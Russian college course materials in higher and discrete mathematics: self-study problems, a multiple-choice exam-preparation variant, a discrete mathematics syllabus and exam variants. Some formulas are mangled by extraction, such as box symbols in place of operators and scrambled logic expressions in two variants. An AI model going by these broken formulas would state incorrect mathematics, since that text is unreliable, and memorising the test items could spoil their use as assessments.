1) $2\left(\cos\frac{\pi}{3} + i\sin\frac{\pi}{3}\right)$; 2) $2\left(\cos\frac{\pi}{6} + i\sin\frac{\pi}{6}\right)$;

3) $2\left(\cos\frac{5\pi}{3} + i\sin\frac{5\pi}{3}\right)$; 4) $2\left(\cos\frac{11\pi}{6} + i\sin\frac{11\pi}{6}\right)$.

4. Расположить комплексные числа в порядке возрастания их модулей:

A) $2 + 2i$; B) $3 - 4i$; C) $-1 + i$; D) $1 - 7i$.

5. Число $(-1 + i)^7$ имеет вид:

1) $8 + 8i$; 2) $-8 + 8i$; 3) $-8 - 8i$; 4) $8 - 8i$.

6. Изобразить на комплексной плоскости множества точек, удовлетворяющих неравенствам:

а) $\begin{cases} |z| \le 1, \\ \frac{\pi}{4} < \arg z < \frac{3\pi}{4}; \end{cases}$ б) $1 < \mathrm{Re}\, z < 2$; в) $\mathrm{Im}\, z = \frac{\pi}{3}$.

Самостоятельная работа № 9

Раздел 4. Основные численные методы

Цель: закрепление знаний по теме

Время выполнения – 3 часа

ВИДЫ РАБОТ:

Решите задачи:

2.1. Решить методом Эйлера задачу Коши $y' = x^2 - y$ при $y(0) = 1$ с шагом $h = 0{,}1$ на интервале $[0,1]$. Сравнить результаты с точным решением $y(x) = -e^{-x} + x^2 - 2x + 2$. Заполнить таблицу:

i	x	Метод Эйлера	Точное решение	Ошибка
	x_i	y_i	$y(x_i)$	$\lvert y_i - y(x_i)\rvert$

2.2. Применяя метод Эйлера, составить на отрезке $[0,1]$ таблицу значений численного и точного решения задачи Коши, выбрав шаг $h = 0{,}2$:

$$y' = y - \frac{2x}{y}, \quad y(0) = 1.$$

Точное решение $y(x) = \sqrt{2x+1}$. Вывести погрешность численного решения.

2.3. Методом Эйлера решить задачу Коши на интервале $[0,1]$ с шагом $h = 0{,}2$.

$$\left(x^2 + 1\right) y'' - 2xy' + 2y = 0, \quad y(0) = 1, \; y'(0) = 1.$$

Численное решение сравнить с аналитическим решением $y(x) = x - x^2 + 1$.

Заполнить таблицу:

i	x_i	y_i	z_i	f_1	f_2	$y(x_i)$	$\lvert y(x_i) - y_i\rvert$
…	…	…	…	…	…	…	…

2.4. Тело с начальной массой 200 *кг* движется под действием постоянной силы в 2000 *н*, при этом масса тела уменьшается на 1 *кг* за секунду. Соответствующее дифференциальное уравнение имеет вид

$$\frac{dV}{dt} = \frac{2000}{200 - t}.$$

Приняв, что в момент времени $t = 0$ тело находилось в покое, найти его скорость V через 50 сек.

Решение найти первым и вторым улучшенными методами Эйлера с шагами $h_1 = 10$, $h_2 = 5$, $h_3 = 2$. Сравнить результаты расчета со значением точного решения $V = 2000 \ln \frac{200}{200 - t}$: при $t = 50 сек$, $V = 575{,}36 м/сек$.

2.5. Если предположить, что тело, описанное в упражнении 1, испытывает сопротивление воздуха, численно равное удвоенному значению скорости V, то соответствующее дифференциальное уравнение будет иметь вид

$$\frac{dV}{dt} = \frac{2000 - 2V}{200 - t}.$$

Найти скорость при $t = 50 сек$, если при $t = 0$ тело находилось в покое.

Решение найти первым и вторым улучшенными методами Эйлера с шагами $h_1 = 10$, $h_2 = 5$. Точное решение уравнения имеет вид $V = 10t - t^2/40$, так что $V(50) = 437{,}5 м/сек$.

Подготовка к экзамену

Инструкция по выполнению

Внимательно прочитайте задания и правильные ответы занесите в бланк ответов.
Блок 1 - Выберите один вариант ответа и внесите его в бланк ответов
Блок 2 - Запишите решение и результат в бланке ответов
Блок 3 – Кейс-задания - Запишите решение и/или результат в бланке ответов
Время выполнения – 90 минут.

Вариант №1

Блок 1.

Задание 1. (выберите один вариант ответа)

Даны матрицы: $A=\begin{pmatrix}1&3&4\\0&1&7\\-2&5&2\end{pmatrix}$ и $B=\begin{pmatrix}5&6&2\\3&2&-1\\-1&3&4\end{pmatrix}$. Тогда матрица $A\square B$ равна…

1. $\begin{pmatrix}1&4&5\\2&2&7\\3&4&-1\end{pmatrix}$;
2. $\begin{pmatrix}10&24&15\\-4&23&27\\3&4&-1\end{pmatrix}$;
3. $\begin{pmatrix}0&2&5\\4&3&2\\3&4&-1\end{pmatrix}$;
4. $\begin{pmatrix}1&6&9\\0&8&4\\-1&15&7\end{pmatrix}$.

Задание 2. (выберите один вариант ответа). Векторы заданы своими координатами: $\overline{a}=\{4;3;-5\}$ и $\overline{b}=\{3,4,-2\}$. Их скалярное произведение $\overline{a}\square\overline{b}$ равно…

1. 43;
2. 34;
3. 3;
4. 19.

Задание 3. (выберите один вариант ответа).

Производная функции $y=9xe^{8x}+(x^2-2x+7)\sin 5x$ равна…

1. $(9+72x)e^{8x}+(2x-2)\cos 5x+(5x^2-10x+35)\sin 5x$;
2. $72xe^{2x}+(5x^2-10x+35)\sin 5x$;
3. $9e^{8x}+(5x^2-10x+35)\sin 5x$;
4. $(9+72x)e^{8x}+(2x-2)\sin 5x+(5x^2-10x+35)\cos 5x$.

Задание 4. (выберите один вариант ответа). Неопределенный интеграл $\int e^{3x^2}xdx$ равен…

1. $7e^{3x^3}/6+C$;
2. $e^{3x^2}/6+C$;
3. $-e^{2x^2}+C$;
4. e^x+C.

Задание 5. (выберите один вариант ответа).
Решением (общим интегралом) дифференциального уравнения с разделяющимися переменными $\frac{ydx}{x-6}+dy=0$ является…

1. $y=(x-6)C$;
2. $x-6=Cy$;
3. $y=\ln|x-6|+C$;
4. $(x-6)y=C$.

Задание 6. (выберите один вариант ответа).
Решить систему линейных уравнений: $\begin{cases} x-2y+3z=1 \\ 2x+3y-z=16 \\ 3x+4y+2z=23 \end{cases}$.

Варианты ответов:
1. (5;2;1); 2. (2;3;5); 3. (5;2;0); 4. (-2;5;7).

Задание 7. (выберите один вариант ответа).
В одной урне лежит 4 синих и 8 красных шара, во второй урне – 3 синих и 5 красных шаров. Из каждой урны случайным образом достают по шару. Какова вероятность, что оба шара – синие?

1. $\frac{7}{20}$;
2. $0{,}16$;
3. $\frac{1}{8}$;
4. $\frac{9}{16}$.

Задание 8. (выберите один вариант ответа).
При вычислении значения $z=7x-3y$ данные в условии задачи значения $x=19{,}95$ и $y=17{,}22$ округлили до целых и получили $z=7\cdot 20-3\cdot 17=89$.
Тогда абсолютная погрешность полученного результата равна…

1. 0,5;
2. 1,02;
3. 0,69;
4. 1,01.

Задание 9. (выберите один вариант ответа). Корни уравнения $x^2-2x+9=0$ равны…

1. $x_1=2i,\ x_2=-2i$;
2. $x_1=5+2i,\ x_2=3-2i$;
3. $x_1=1+2\sqrt{2}i,\ x_2=1-2\sqrt{2}i$;
4. $x_1=3,\ x_2=-1$.

Задание 10. (выберите один вариант ответа). Предел функции $\lim\limits_{x\to 1}\frac{x^2+2x-3}{x-1}$ равен…

1. -4;
2. 4;
3. -1;
4. 0.

Блок 2

Задание 11. Если $f(x)=4\sin 3x+7\cos 2x$, вычислите $f'\left(\frac{\pi}{2}\right)$.

Задание 12. $\lim\limits_{x\to 2}\frac{3x-8}{x^2+5}$=…

Задание 13. $\int\limits_1^3(3x^2-9)dx$ =…

Задание 14. Пусть A(1;2;8), B(5;2;-2), C(-2;3;-1). Найдите угол между векторами AB и AC.

Блок 3

Задание 15. (кейс-задание)

Скорость аэроплана, движущегося прямолинейно, изменяется по закону $v(t)=t^3+2t$.

15.1. (выберите один вариант ответа)

Ускорение аэроплана в момент времени $t=3$ равно…

1. 22; 2. 29; 3. 50; 4. 48.

15.2 (установите соответствие между элементами двух множеств).

Скорость аэроплана на небе контролируется четырьмя датчиками через определенное время от начала движения. Установите соответствие между временем и скоростью передвижения аэроплана.

t=3	*v=12*
t=4	*v=110*
t=5	*v=72*
t=2	*v=33*
	v=135

15.3 Время аэроплана, при котором ускорение *a=77*, равно…

15.4 Путь, который пролетел аэроплан за 6 секунд от начала движения, равен…

Литература:

1. Кашапова Ф. Р. Высшая математика. Общая алгебра в задачах : учебное пособие для среднего профессионального образования / Ф. Р. Кашапова, И. А. Кашапов, Т. Н. Фоменко. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 128 с. — (Профессиональное образование). — ISBN 978-5-534-11363-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515305 (дата обращения: 12.01.2024).

Дополнительная литература

1. Зенков А. В. Численные методы : учебное пособие для среднего профессионального образования / А. В. Зенков. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2023. — 136 с. — (Профессиональное образование). — ISBN 978-5-534-16731-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531597 (дата обращения: 12.01.2024).

2. Кремер Н. Ш. Математика для колледжей : учебное пособие для среднего профессионального образования / Н. Ш. Кремер, О. Г. Константинова, М. Н. Фридман ; под редакцией Н. Ш. Кремера. — 11-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2023. — 362 с. — (Профессиональное образование). — ISBN 978-5-534-15601-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511283 (дата обращения: 12.01.2024).

3. Нестерова Л. Ю. Теория чисел : учебник и практикум для среднего профессионального образования / Л. Ю. Нестерова, С. В. Напалков. — Москва : Издательство Юрайт, 2023. — 150 с. — (Профессиональное образование). — ISBN 978-5-534-15322-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520369 (дата обращения: 12.01.2024).

4. Черняк А. А. Математические расчеты в среде Mathcad : учебное пособие для среднего профессионального образования / А. А. Черняк, Ж. А. Черняк ; под общей редакцией А. А. Черняк. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2023. — 163 с. — (Профессиональное образование). — ISBN 978-5-534-15126-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520254 (дата обращения: 12.01.2024).

Интернет-ресурсы:

1. Элементы высшей математики on-line справочная информация в помощь студенту: http://www.manhtm.hl.ru

2. http://mathem.h1.ru/ - Элементы высшей математики On- Line. Коллекция формул по математике, геометрии, высшей математике, справочной информации по математическим дисциплинам и математические статьи.

3. http://www.math.ru - Коллекция книг, видео-лекций, подборка занимательных математических фактов, различные по уровню и тематике задачи, истории из жизни математиков. Информация об олимпиадах, научных школах по математике.

4. http://www.alleng.ru/d/math-stud/math-st868.htm
5. http://www.mathprofi.ru/differencialnye_uravnenija_primery_reshenii.html

СОДЕРЖАНИЕ

Пояснительная записка 3
Требования к организации самостоятельной работы 4
Самостоятельная работа № 1 6
Раздел 1. Математический анализ
Тема1.1 Дифференциальные исчисления
Самостоятельная работа № 2 12
Тема1.2 Интегральные исчисления
Самостоятельная работа № 3 18
Тема1.3 Дифференциальные уравнения
Самостоятельная работа № 4 21
Тема 1.4. Ряды
Самостоятельная работа № 5 23
Раздел 2. Линейная алгебра
Тема 2.1: Матрицы
Самостоятельная работа № 6 31
Решение систем линейных алгебраических уравнений
Самостоятельная работа № 7 36
Раздел 3. Аналитическая геометрия
Тема 3.1 Векторы
Самостоятельная работа № 8 49
Тема 3.2. Комплексные числа
Самостоятельная работа № 9 51
Раздел 4. Основные численные методы
Подготовка к экзамену 54
Литература 56

ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ

Методические указания
по выполнению самостоятельной работы

для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.02. Дискретная математика

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.02. Дискретная математика разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 11

4. Контроль и оценка результатов освоения дисциплины 12

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.02. ДИСКРЕТНАЯ МАТЕМАТИКА

1.1. Область применения программы

Рабочая программа дисциплины ОП.08. Дискретная математика является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.02. Дискретная математика является обязательной дисциплиной общепрофессионального цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выполнять операции над множествами;

$У_2$ - применять логические операции, формулы логики, законы алгебры логики;

$У_3$ - строить графы по исходным данным

знать:

$З_1$ - основные понятия теории множеств;

$З_2$ - формулы алгебры высказываний;

$З_3$ - методы минимизации алгебраических преобразований;

$З_4$ - основы языка и алгебры предикатов;

$З_5$ - основные понятия теории графов.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*[1].

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 48 часов, в том числе

в форме практической подготовки – 16 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 42 часа, в том числе

практические занятия – 16 часов;

самостоятельная работа обучающегося – 6 часов

Обязательная часть рабочей программы составляет – 48 часов, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**48**
в том числе:	
в форме практической подготовки	16
Объем работы обучающегося во взаимодействии с преподавателем	**42**
в том числе:	
практические занятия	16
Самостоятельная работа обучающегося (всего) *в том числе:* решение задач	**6** 6

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины
ОП.02 Дискретная математика

Наименование разделов и тем	Содержание учебного материала, практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Теория множеств			**7**		
Тема 1.1. Основы теории множеств	*Содержание учебного материала*		*6*	*2*	
	1	Понятие множества. Операции над множествами (объединение, пересечение, дополнение, разность) и их свойства. Теоретико-множественные диаграммы. Декартово произведение множеств. Конечные и бесконечные множества, пустое множество. Подмножество; количество подмножеств конечного множества. Формула количества элементов в объединении двух конечных множеств, соответствующая формула для трёх множеств.	2		ОК 01, ОК 05,
	2	Понятие множества. Операции над множествами (объединение, пересечение, дополнение, разность) и их свойства. Теоретико-множественные диаграммы. Декартово произведение множеств. Конечные и бесконечные множества, пустое множество. Подмножество; количество подмножеств конечного множества. Формула количества элементов в объединении двух конечных множеств, соответствующая формула для трёх множеств.	2		
	Практические занятия:		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05,
	3	**Практическое занятие № 1.** Решение задач на выполнение теоретико-множественных операций. Применение теоретико-множественных диаграмм и свойств при выполнении операций над множествами			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05,
	Решение задач				
Раздел 2. Алгебра логики			**27**	10	

Тема 2.1. Логические операции. Формулы логики	*Содержание учебного материала*		*9*	*6*	
	1	Понятие высказывания. Основные логические операции (отрицание, дизъюнкция, конъюнкция, импликация, эквивалентность). Штрих Шеффера, стрелка Пирса, кольцевая сумма высказываний.	2		ОК 01, ОК 05,
	2	Формулы логики. Таблица истинности и методика её построения. Тождественно-истинные формулы. Законы логики. Методика упрощения формул логики с помощью равносильных преобразований	2		
	Практическое занятие		**4**	4	ОК 01, ОК 02, ОК 04, ОК 05,
	3	**Практическое занятие № 2.** Построение таблиц истинности логических формул. Определение равносильности формул с помощью таблицы истинности			
	4	**Практическое занятие № 3.** Упрощение формул логики с помощью равносильных преобразований			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05,
	Решение задач				
Тема 2.2. Методы минимизации алгебраических преобразований	*Содержание учебного материала*		*9*		
	1	Понятие булевой функции (функции алгебры логики) и способы её задания. Элементарное произведение, понятие дизъюктивной нормальной формы (ДНФ). Элементарная дизъюнкция, понятие конъюктивной нормальной формы (КНФ). Совершенная ДНФ, методика представления булевой функции в виде совершенной ДНФ. Совершенная КНФ, методика представления булевой функции в виде совершенной КНФ.	2		ОК 01, ОК 05,
	2	Методика построения таблицы истинности для СДНФ, СКНФ упрощённым методом. Сокращенная ДНФ, тупиковая ДНФ, минимальная ДНФ. Методика представления булевой функции (N≤3) в виде минимальной ДНФ	2		
	Практическое занятие:		**4**	4	ОК 01, ОК 02, ОК 04, ОК 05,
	3	**Практическое занятие № 4.** Представление булевых функций в виде совершенной ДНФ.			
	4	**Практическое занятие № 5.** Представление булевых функций в виде СКНФ с помощью эквивалентных преобразований и таблицы истинности.			

	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05,
	Решение задач				
Тема 2.3. Полнота класса булевых функций	*Содержание учебного материала*		*7*		
	1	Понятие выражения одних булевых функций через другие. Методика представления булевой функции в виде многочлена Жегалкина.	2		ОК 01, ОК 05,
	2	Полнота множества булевых функций. Понятие замкнутого класса функций. Важнейшие замкнутые классы: T0 (класс функций, сохраняющих константу 0), T1 (класс функций, сохраняющих константу 1), S (класс самодвойственных функций), L (класс линейных функций), M (класс монотонных функций). Теорема Поста.	2		
	Практическое занятие:		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05,
	3	**Практическое занятие № 6.** Представление булевой функции в виде многочлена Жегалкина. Проверка булевой функции на принадлежность к классам T0, T1, S, L, M. Проверка множества булевых функций на полноту.			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05,
	Решение задач				
Раздел 3. Основы языка и алгебры предикатов			**6**		
Тема 3.1. Предикаты	*Содержание учебного материала*		*2*		
	1	Понятие предиката. Область определения и область истинности предиката. Обычные логические операции над предикатами. Кванторные операции над предикатами. Понятие предикатной формулы; свободные и связанные переменные.	2		ОК 01, ОК 05,
Тема 3.2. Бинарные отношения	*Содержание учебного материала*		*4*		
	1	Понятие бинарного отношения; примеры бинарных отношений. Диаграмма бинарного отношения. Матрица бинарного отношения. Рефлексивные бинарные отношения. Симметричные бинарные отношения. Транзитивные бинарные отношения. Отношение эквивалентности	2		ОК 01, ОК 05,
	Практическое занятие:		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05,
	2	**Практическое занятие № 7.** Исследование бинарных отношений на рефлексивность, симметричность и транзитивность; выделение классов			

		эквивалентности. Исследование бинарных отношений с помощью матриц бинарных отношений.			
Раздел 4. Основы теории графов			**7**		
Тема 4.1. Основы теории графов	*Содержание учебного материала*		*7*		
	1	Понятие графа. Неориентированные и ориентированные графы. Способы задания графа. Матрица смежности. Матрица инцидентности. Путь в графе. Цикл в графе. Связный граф. Компоненты связности графа. Расстояние между вершинами в графе: определение, свойства, методика нахождения. Эксцентриситет вершины. Радиус и диаметр графа. Центральные вершины	2		ОК 01, ОК 05,
	2	Степень вершины. Теорема о сумме степеней вершин графа Эйлеровы графы. Теорема Эйлера. Методика нахождения эйлерова цикла в эйлеровом графе. Гамильтоновы графы.	2		
	Практические занятия		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05,
	3	**Практическое занятие № 8.** Составление матрицы смежности и матрицы инцидентности для графа. Проверка графа на эйлеровость, гамильтоновость. Нахождение расстояния между вершинами в графе			
	Самостоятельная работа		**1**		ОК 01 - ОК 03, ОК 05,
	Решение задач				
		Дифференцированный зачет	**2**		
		Всего:	**48**	**16**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в учебном кабинете математики.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.02. Дискретная математика разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Гашков С. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / С. Б. Гашков, А. Б. Фролов. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 483 с. — (Профессиональное образование). — ISBN 978-5-534-13535-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518496 (дата обращения: 12.01.2024).

2. Гисин В. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / В. Б. Гисин. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 468 с. — (Профессиональное образование). — ISBN 978-5-534-16754-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531642 (дата обращения: 12.01.2024).

3. Палий И. А. Дискретная математика и математическая логика : учебное пособие для среднего профессионального образования / И. А. Палий. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 370 с. — (Профессиональное образование). — ISBN 978-5-534-13522-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/516148 (дата обращения: 12.01.2024).

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - выполнять операции над множествами;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося на уроке; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$У_2$ - применять логические операции, формулы логики, законы алгебры логики;		
$У_3$ - строить графы по исходным данным		
знать:		
$З_1$ - основные понятия теории множеств;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося на уроке; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - формулы алгебры высказываний;		
$З_3$ - методы минимизации алгебраических преобразований;		
$З_4$ - основы языка и алгебры предикатов;		
$З_5$ - основные понятия теории графов.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*[1]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО

Директором АНО СПО «Цифровой колледж «Синергия» в составе образовательной программы по специальности 09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.02. Дискретная математика с элементами математической логики

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю,, зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.02. Дискретная математика с элементами математической логики предназначены для оценки освоения запланированных результатов дисциплины и общих компетенций обучающихся по *специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины обучающийся должен

уметь:

$У_1$ - выполнять операции над множествами;

$У_2$ - применять логические операции, формулы логики, законы алгебры логики;

$У_3$ - строить графы по исходным данным

знать:

$З_1$ - основные понятия теории множеств;

$З_2$ - формулы алгебры высказываний;

$З_3$ - методы минимизации алгебраических преобразований;

$З_4$ - основы языка и алгебры предикатов;

$З_5$ - основные понятия теории графов.

Форма промежуточной аттестации – ***дифференцированный зачет.***

Вид – зачетная работа: устный ответ на 1 вопрос и письменный ответ на 2 вопрос.

Количество заданий – по количеству обучающихся.

Критерии оценки устного ответа

«отлично» - обучающийся в полном объеме ответил на все вопросы и дополнительные вопросы, поставленные преподавателем, умеет работать со всеми видами источников, проявив самостоятельность и знания межпредметного характера, применять принципы учебной дисциплины в жизни.

«хорошо» - обучающийся раскрыл содержание вопросов, но в его ответе содержатся недочеты или одна не грубая ошибка; при ответе на поставленные вопросы имеются незначительные замечания и поправки со стороны преподавателя. Обучающийся может самостоятельно добывать

знания, пользуясь различными источниками, имеет развитые практические умения, но необязательно их применять.

«удовлетворительно» - обучающийся раскрыл более, чем на 50% содержание вопросов, но его ответ содержит недочеты или 2-3 негрубые ошибки, при ответе на поставленные вопросы преподаватель оказывал ему значительную помощь в виде наводящих вопросов. Обучающийся знает только основные принципы, умеет добывать знания лишь из основных источников, частично сформированы знания и умения.

«неудовлетворительно» - обучающийся раскрыл менее, чем на 50% содержание вопросов, его ответ содержит более двух грубых ошибок, при ответе на поставленные вопросы преподаватель оказывал ему постоянную помощь. Обучающийся не умеет самостоятельно работать с источниками, не знает принципов учебной дисциплины, у него не сформированы знания и умения.

Критерии оценки тестового задания/задачи

В процентном соотношении оценки (по пятибалльной системе) выставляется выставлять в следующих диапазонах:

Оценка	отлично	хорошо	удовлетворительно	неудовлетворительно
Критерии	90-100%	75-89%	51-74%	50 и менее %

Перечень вариантов заданий

для промежуточной аттестации

по дисциплине ОП.02. Дискретная математика с элементами математической логики

для специальности 09.02.09 Веб-разработка

Вариант 1

1. Понятие множества. Способы задания. Операции над множествами.
2. Определите полноту данной системы функций. Образует ли она базис? F={x↔y, x|y}.

Вариант 2

1. Свойства операций над множествами.
2. Построить таблицу истинности и привести функцию к СДНФ и СКНФ ( ) ( ) x y z x ∨ → ⊕

Вариант 3

1. Теоретико-множественные диаграммы. Применение диаграмм Эйлера – Венна и свойств при выполнении операций над множествами.
2. Определить является ли функция тождественно истиной? (( )) x y z y → ⊕

Вариант 4

1. Конечные и бесконечные множества. Мощность множества. Счетные множества. Формула количества элементов в объединении нескольких конечных множеств.
2. Упростить высказывания: а) (A∨ (A ∧ B)∨ (A∧ B)) ; б) (A∧ B)∨ ((C ∨ A)∧ B)

Вариант 5

1. Понятие высказывания. Основные логические операции.
2. Определить является ли функция самодвойственной?

$$f(x_1, x_2, x_3) = x_1 \oplus x_2 \to \overline{x_3} \vee x_1 \,|\, (\overline{x_2} \wedge \overline{x_1})$$

Вариант 6

1. Формулы логики. Таблица истинности логических формул.
2. Проверить тождество исходя из определения равенства множеств и/или с помощью диаграммы Эйлера-Венна. а) A∩(BUC) = (A∩B)U(A∩C); б) A×(BUC) = (A×B)U(A×C); в) A\(BUC = (A\B)∩(A\C).

Вариант 7


1. Равносильные формулы. Основные эквивалентности.

2. Даны множества: A = {x| x∈N, 5 < x < 15}, B = {y| y∈N, 10 ≤ y ≤ 20}. Выполните действия и найдите мощность полученных множеств. а) A∩B; б) A∪B; в) A\B; г) A⊕B; д) A×B.

Вариант 8

